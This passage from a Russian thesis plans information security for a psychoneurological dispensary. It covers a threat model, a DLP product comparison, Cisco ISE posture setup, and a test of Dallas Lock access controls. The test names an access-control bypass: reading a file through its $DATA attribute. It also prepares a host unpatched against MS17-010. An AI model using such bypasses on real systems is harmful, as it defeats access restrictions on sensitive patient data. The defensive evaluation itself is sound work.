Таким образом, если свести все потенциальные угрозы безопасности ИС ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер», можно получить следующую таблицу (Приложение А). Для каждого вида угроз в таблице указывается источник возникновения данной угрозы в соответствии с классификацией модели нарушителей [25]. Виды угроз в разделах и категории нарушителей в пунктах расположены в порядке значимости.

Важно понимать, что защита информации в ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» является обязанностью каждого сотрудника не зависимо от занимаемой должности. Учитывая, зачастую, низкий уровень квалификации сотрудников, руководству ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» крайне важно организовать грамотное обучение всех работников, включающее в себя, в том числе, курсы информационной безопасности.

1.2.2 Разработка модели угроз безопасности

Модель нарушителя строится на основе актуальных угроз. Согласно проведенному ранее анализу, наиболее вероятными угрозами защищаемой информации являются следующие угрозы:

- угрозы, обусловленные человеческим фактором;

– угрозы, связанные с техническими средствами, используемыми при разработке и эксплуатации ИС;
– угрозы, связанные с программными средствами, используемыми при разработке и эксплуатации ИС;
– техногенные угрозы.

Подробная модель нарушителя представлена в Приложении А.

1.3 Анализ современных методов защиты информации

1.3.1 Анализ подходов по защите

Подходы по защите информации подразумевают под собой комплекс средств и методов, обеспечивающих конфиденциальность и сохранность данных сведений. Ключевыми целями и задачами данной защиты организации являются [9]:

– защита информации от фактического уничтожения связующих элементов посредством разных аварийных воздействий;
– предотвращение проникновения злоумышленника к источникам информации с целью уничтожения, хищения или изменения.

Выделяют две большие группы методов защиты информации: Организационно-правовые и инженерно-технические (рисунок 11) [10].




Рисунок 11 - Методы защиты информации в учреждении

Ключевыми методами защиты ИС являются программно-аппаратные средства, направленные на предотвращение несанкционированного доступа.

1.3.2 Анализ современных DLP-систем

Согласно проведенному анализу предметной области и анализу наиболее распространенных угроз, в качестве мер защиты ИС ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» следует использовать программные средства защиты. В рамках данного исследования осуществляется выбор DLP-системы. Проведем анализ данных систем.

На сегодняшний день существует большое количество различных DLP-систем, которые представлены на рынке. Это такие системы, как: Securit ZGate, InfoWatch Traffic Monitor Enterprise, Symantec Data Loss Prevention, FalconGaze SecureTower, Secret Net и Dallas lock [12].

- Securit ZGate. Данная DLP-система предназначается для предотвращения утечек конфиденциальных данных через социальные сети, электронную почту и другие сетевые каналы передачи информации;
- InfoWatch Traffic Monitor Enterprise. Данное решение – это комплексное решение, которое предназначено для защиты данных от внутренних угроз, позволяющее контролировать каналы утечки информации;
- Symantec Data Loss Prevention. Symantec система расширяет действия решений по предупреждению утечки информации на облачные среды и другие уязвимые каналы передачи данных, при этом обеспечивая наиболее эффективный и полный поиск, мониторинг и защиту данных [13];
- DLP-система SecureTower – это единое программное решение проблемы утечек конфиденциальной информации, вследствие преднамеренных или не умышленных действий работников предприятия;

– Secret Net. Средство защиты информации от несанкционированного доступа Secret Net позволяет предотвратить утечку информации и разграничить доступ пользователей к ресурсам АС;
– Dallas Lock 8.0-C предназначена для защиты данных от несанкционированного доступа и от раскрытия информации с ограниченным доступом до уровня «совершенно секретно».

Для наглядного сравнения DLP-систем составим таблицу по ключевым параметрам. Все показатели из таблицы взяты с официальных сайтов и региональных представительств компаний. Ниже представлен сравнительный анализ данных систем (таблица 3).

Таблица 3 – Сравнительная характеристика видов DLP-систем [15]

Название системы	**ZGate**	**TrafficMonitor**	**DataLossPrevention**	**Secret Net**	**SecureTower**	**Dallas Lock**
Модульность системы	Да	Нет	Нет	Да	Нет	Да
Места установки	На сервер+ZLock на клиентские	Сервер, клиент	Сервер, клиент	Сервер, клиент	Сервер, клиент	Сервер, клиент.
Наличие сертификатов и лицензий	ФСТЭК НДВ 3 и ОУД4	ФСТЭК НДВ 4 и ИСПДн 1,	ФСТЭК НДВ 4	ФСТЭК НДВ 4	ФСТЭК НДВ 4 и ИСПДн 2	ФСТЭК НДВ 4 и ИСПДн 2
Роли	Любое количество	Несколько	Любое количество	Любое количество	Администратор системы, офицер безопасности	Администратор, Сервер, Пользователь,
Контроль Skype	Текст	Текст	Нет	Да	Да	
Контроль подключаемых внешних устройств	При покупке Zlock	Да	Да	Да	Нет	Да
Контроль портов	USB,COM,LPT, Wi-Fi, Bluetooth	USB,COM,LPT, Wi-Fi, Bluetooth	USB,COM,LPT, Wi-Fi, Bluetooth	USB, LPT	USB, LPT	USB,COM,LPT, Wi-Fi, Bluetooth
Блокируемые протоколы	HTTP, HTTPS, SMTP, OSCAR	HTTP, HTTPS, FTP, FTP over HTTP, FTPS,	SMTP, HTTP, HTTPS FTP, Yahoo Messenger, MSN	SMTP, POP3, MAPI, IMAP,	HTTP, HTTPS, FTP, FTTPS, Вся почта и IM	HTTP, HTTPS, FTP, FTP over HTTP, FTPS,
Лингвистический анализ	Да	Да+БКФ	Нет	да	Да	Да
Анализ транслита	Да	Да	Нет	n/a	n/a	Да
Анализ рисунков	Да	Да	Да	Да	Нет	Да

Продолжение таблицы 3

Задержка отправки подозрительных сообщений	Да, ОБ принимает решение	Да, ОБ принимает решение	Да, пользователь объясняет причину отправки, инцидент фиксируется	n/a	Нет, только информирование офицера ИБ	Да, пользователь объясняет причину отправки, инцидент фиксируется
Логирование действий администраторов системы	Да	Да	Да	n/a	В случае утановки агента на РМ администратора	Да
Режим установки агентов	Открытый	n/a	n/a	n/a	Тайный/Открытый	Открытый
Режимы оповещений	Консоль, почта, графики	Консоль, почта	Консоль, почта, графики [16]	Консоль, почта, графики	Консоль, почта, графики	Консоль, почта, графики
Возможность тестирования продукта на серверах разработчика	нет	нет	Да	нет	на сервере дистрибьютора [17]	Нет
Возможность получения демо-версии	±	±	нет	±	Да, 1 месяц	Да
Цена для компании 250 ПК	2 500 000р.	n/a	n/a	3 300 000-5 400 000 р.	1 500 000р.	950000

По результатам анализа таблицы 3 видно, что система Dallas Lock 8.0-C лидирует по большинству показателей. Также данная система отличается более низкой стоимостью. Данная система обеспечивает наилучшие возможности защиты информации от таких угроз, как [18]:

- анализ сетевого трафика,
- сканирование сети,
- угроза выявления пароля,
- отказ в обслуживании,
- удаленный запуск приложений.

Более детальный список приведен в Приложении А.

Система Dallas Lock 8.0-C предназначена для защиты данных от

несанкционированного доступа и от раскрытия информации с ограниченным доступом. Dallas Lock 8.0-C, согласно официальному сайту продукта, используется для предотвращения доступа со стороны нарушителя путем разрушения установленных процедур. Она представляет собой комплекс программных средств защиты информации в ОС семейства Windows, с имеющейся возможностью присоединения аппаратных идентификаторов.

Система выполняет следующие функции [16]:

- защита информации от несанкционированного доступа на мобильных и портативных компьютерах (ноутбук, планшетный ПК), персональных компьютерах, серверах (контроллерах домена, файловых и терминального доступа), функционирующих автономно и в составе ЛВС [19];
- мандатный и дискреционный принципы разделения доступа к подключаемым устройствам и информационным ресурсам;
- аудит пользовательских действий – санкционированных и без соответствующих разрешений, ведение журнала регистрации происходящих событий;
- соединение защищенных ПК для централизованного управления механизмами безопасности;
- контроль над целостностью файловой системы, программно-аппаратной средой и реестром.

Dallas Lock 8.0-C имеет возможность выполнять свои функции справляться с задачами, как на автономных персональных компьютерных машинах, так и на компьютерных машинах в составе локально - вычислительной сети. Таким образом, внедрение системы защиты Dallas Lock 8.0-C в инфраструктуру ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» будет наиболее оптимальным вариантом.

1.3.3 Выбор средств защиты

Согласно проведённому анализу средств защиты, были выбраны программно-аппаратные средства защиты сети ГБУЗ ЯНАО

«Новоуренгойский психоневрологический диспансер»:

- антивирусное средство,
- межсетевой экран,
- DLP-система.

Выводы по первой главе

В данной главе была исследована предметная область настоящей работы. Был проведен анализ инфраструктуры объекта защиты – сети ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер». Разработана модель угроз объекта защиты, исследованы защищаемые сведения учреждения.

Проведен анализ современных DLP-систем, на основе которого была выбрана система Dallas Lock 8.0-C. Функционирование данной системы в системе обеспечения ИБ должно использоваться комплексно.

2 Реализация комплекса мер защиты информации для организации ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер»

2.1 Внедрение средств защиты

2.1.1 Внедрение антивирусного средства

В целях обеспечения безопасности информации ИС ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» от вредоносных программ необходимо использование антивирусного средства (текущее не отвечает требованиям безопасности и не сертифицировано ФСТЭК). В соответствии с действующими сертификатами ФСТЭК и ФСБ, было принято решение установить антивирусное средство Kaspersky Endpoint Security 10. Данный комплекс содержит большой ряд компонентов защиты, включая, защиту ИС, для которой строится система безопасности.

Программа будет установлена на всех АРМ сотрудников и обеспечивает безопасность сети ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» от внутренних угроз, таких как несанкционированное использование ресурсов БД (информация о пациентах, сотрудников) [22], а также от активного проникновения в сеть путем внедрения вредоносного ПО.

2.1.2 Внедрение межсетевого экрана

Еще одним важнейшим компонентом защиты ИС является межсетевой экран, который защищает сеть, через которую можно получить доступ к информации. К экранам предъявляются следующие требования (рисунок 12).

Рисунок 12 - Требования к межсетевому экрану

Руководствуясь требованиями ФСТЭК, был выбран межсетевой экран Cisco ASA 5512-X Firewall Edition Security Appliance. Данный экран обладает наиболее полным набором механизмов и характеристик защиты, а также лицензирован. Межсетевой экран Cisco ASA 5512 изображен на рисунке 13.

Рисунок 13 - Межсетевой экран Cisco ASA 5512

Вместе с устройством поставляется программный продукт NAC Web Agent, предназначенный для обеспечения безопасности сети.

Необходимо загрузить последнюю версию агента Posture с сайта cisco. Сделать это также можно через браузерное приложение ise, перейдя во

вкладку Policy > Policy Elements > Results > Client Provisioning > Resources и нажав кнопку Add > Agent resources from Cisco site (рисунок 14).




Рисунок 14 - Выбор вспомогательного софта

После добавления последней версии, программа будет видна в меню Resources (рисунок 15).




Рисунок 15 - Выбор последней версии NAC agent

Затем необходимо создать NAC agent Profile, выбрав в меню add > NAC agent or Anyconnect Posture Profile (рисунок 16)





Рисунок 16 – Добавление защищающих компонентов программы

В появившемся меню нужно выбрать NAC agent. В поле Discovery host можно вручную вписать ip сервера ise, либо оставить его пустым, для автоматического поиска (рисунок 17).



Posture Protocol

Parameter	Value	Mode	Notes	Description
Allow CRL Checks	Yes	Overwrit	OSX: N/A	Enables certificate revocation list (CRL) checking, for agent secure communication
MAC address exception list		Merge	OSX: N/A	If you specify one or more MAC addresses in this setting, the Agent does not advertise those MAC addresses to Cisco ISE during login and authentication to help prevent sending unnecessary MAC addresses over the network. The text string that you specify must be a comma-separated list of MAC addresses including colons. For example: AA:BB:CC:DD:EE:FF,11:22:33:44:55:66
Discovery host		Overwrit		The server that the agent should connect to
Enable discovery host	Yes	Overwrit	OSX: N/A	Allow the user to specify the discovery host.
Server name rules		Overwrit	Names of associated Cisco ISE nodes	If this list is empty, then authorization is not performed. If any of the names are not found, then an error is reported.
Auto-generated MAC address		Merge	OSX: N/A	
SWISS timeout	1 secs	Merge	OSX: N/A	The SWISS UDP protocol discovery timeout
Disable L3 SWISS delay	No	Merge	OSX: N/A	If enabled, L3 discovery will happen every 5 seconds. If not, discovery will happen at increasing intervals
HTTP discovery timeout	30 secs	Merge	For OS X, set to 5 or greater	HTTP discovery timeout. If set to zero, then local client setting is used
HTTP timeout	120 secs	Merge	OSX: N/A	HTTP timeout. If set to zero, then local client setting is used

Рисунок 17 - Указание сервера обновления

Далее нужно перейти во вкладку Policy > Client Provisioning. Здесь создается правило для пользователей. Учитывая программное обеспечение учреждения, в качестве пользователя выбран клиент с Windows OS. В поле Results выбираем агента, созданный профиль и Compliance Module. Остальные поля остаются чистыми (рисунок 18).




Рисунок 18 - Настройка программы

Posture Condition. В данном разделе создаются условия. Они используются для проверки состояния программ на конечном устройстве клиента. Каждое правило политики Posture имеет уникальное имя и одно или несколько условий.

Policy > Policy Elements > Conditions

В качестве примера выбрана простая проверка на наличие файла на локально диске клиента. Чтобы ее создать, необходимо перейти в левом меню Posture> File Condition и нажать по кнопе Add.

Выбираем OS клиента, прописываем имя проверки (рисунок 19).




Рисунок 19 - Создание условий на проверку клиентских операционных систем

Со стороны клиента, т.е. пользователей ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» интерфейс выглядит следующим образом (рисунок 20).




Рисунок 20 - Проверка на соответствие политике безопасности учреждения

Все компьютеры, подключенные к ИС ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер», будут автоматически проверяться на

соответствие установленным настройкам безопасности, осуществляемых на сервере (рисунок 21).




Рисунок 21 - Конечный этап защиты ИС учреждения

Данное защитное средство позволит предотвратить потенциальные атаки на сеть учреждения.

2.1.3 Внедрение DLP-системы

В соответствии с Приказом №17 ФСТЭК РФ, 20.12. Меры по защите технических средств должны исключать несанкционированный доступ к стационарным техническим средствам, обрабатывающим информацию, средствам, обеспечивающим функционирование ИС, и в помещения, в которых они постоянно расположены, защиту технических средств от внешних воздействий, а также защиту информации, представленной в виде информативных электрических сигналов и физических полей. В качестве решения необходимо воспользоваться DLP-системой.

В целях проверки ИС ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» от НСД, необходимо сделать следующее. Для начала на ОС Windows 7 установим систему Dallas Lock 8.0-C и Dallas

Lock Server. Создадим файл «test.txt» от имени администратора с содержанием «Hello, World!», затем запретим доступ к этому файлу всем пользователям и проверим чтение файла по имени и по атрибуту $DATA, под непривилегированным пользователем (рисунок 22).




Рисунок 22 - Создание файла «test.txt» от имени администратора

Первоначально устанавливаем разрешения, затем запускаем проверку (рисунок 23).




Рисунок 23 - Проверка уязвимости

Уязвимость зафиксирована: любой пользователь может просмотреть содержимое файла, игнорируя все установленные правила.

Далее рассмотрим способность DLP-системы противостоять атакам злоумышленника. Для этого необходимо использовать еще не обновленную версию Windows 7, где уязвимость MS17-010 не устранена. На одно АРМ установим Dallas Lock 8.0-K (рисунок 24).

